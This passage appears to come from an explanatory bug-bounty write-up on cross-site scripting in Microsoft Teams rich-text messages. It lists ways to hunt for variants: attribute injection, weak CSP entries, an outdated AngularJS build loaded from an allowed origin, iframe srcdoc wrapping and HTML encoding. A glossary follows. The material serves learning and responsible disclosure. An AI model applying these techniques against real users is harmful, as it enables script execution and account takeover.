If you want to look for similar bugs yourself, these are the directions the report points at. A variant is the same idea applied in a slightly different place.
- Attribute injection in rich-text messages: send HTML characters in
alt,title,width,heightand similar attributes of images inRichText/Htmlmessages, then click the image. A positive result is the marker (<h1>or<font color=red size=50>see</font>) rendered as markup in the popup rather than shown as text. - CSP review with CSP Evaluator: run the target's policy through the tool and look for
script-srcentries marked unsafe, especially'unsafe-eval','unsafe-inline'and broad wildcard origins. A positive result is a policy that permits script from an origin you can influence or that hosts a known-vulnerable library. - Outdated framework on an allowed origin: enumerate scripts the client loads from CSP-allowed hosts and check their versions. A positive result is an old AngularJS build (the report found 1.5.14) that can be loaded from an allowed origin and driven with an expression payload.
iframe srcdocfor multi-element payloads: when the injection point only allows a single element, wrap the script and the expression insrcdoc. A positive result is the frame rendering and the expression executing.- HTML encoding to survive parsing: when the payload breaks because of HTML errors, encode the characters so they are interpreted correctly. A positive result is the same execution with the encoded payload.
Glossary
- Account takeover (ATO): a situation where an attacker gains control of someone else's account.
- Alert: a browser popup used in testing to prove that JavaScript ran.
- Angular: a JavaScript framework for building web pages; some versions evaluate expressions written in
{{ }}. - API: a fixed way for one program to talk to another, like a menu and waiter in a restaurant.
- Attribute: a setting inside an HTML tag, written as
name="value". - Bounty: a payment a company makes for a responsibly reported security bug.
- Burp: a tool that intercepts and lets you edit traffic between an app and a server.
- Content Security Policy (CSP): rules sent by a site telling the browser which sources of code and content are allowed.
- Cookie: a small piece of data stored in the browser so a site can recognise you on later requests.
- Cross-site scripting (XSS): a bug where an attacker's text is treated as code by another user's browser.
- CSP Evaluator: a Google tool that analyses a CSP and flags weaknesses.
- CVE: a public identifier for a known security vulnerability.
- DOM: the browser's in-memory tree of elements that make up the page.
- Electron: a framework that lets desktop apps be built with web technology.
- HTML: the language that describes the structure of a web page using tags.
- HTML encoding: writing characters in a special form (for example
<for<) so a parser interprets them correctly. - HTML injection: a bug where an attacker's text is treated as HTML markup, without necessarily running code.
- HTTP request: the message an app sends to a server, made of a first line, headers and often a body.
- Iframe: a page embedded inside another page.
- JSON: a text format for structured data made of names and values.
- MSRC: the Microsoft Security Response Center, which receives and tracks security reports.
- Payload: the piece of text an attacker sends to try to trigger a bug.
- Popup: a small window or overlay that appears in the app, here at the bottom of the chat.
- RichText/Html: a Teams message type that tells the client to render the message body as HTML.
- srcdoc: an iframe attribute that contains the inner page's HTML directly.
- Sticker: a small cartoon image users can send in a chat.
- Token: a long secret string that proves who you are, used instead of a password on each request.
- User-Agent: a header describing the app and browser engine making a request.
- Variant: the same bug idea applied in a slightly different place or way.




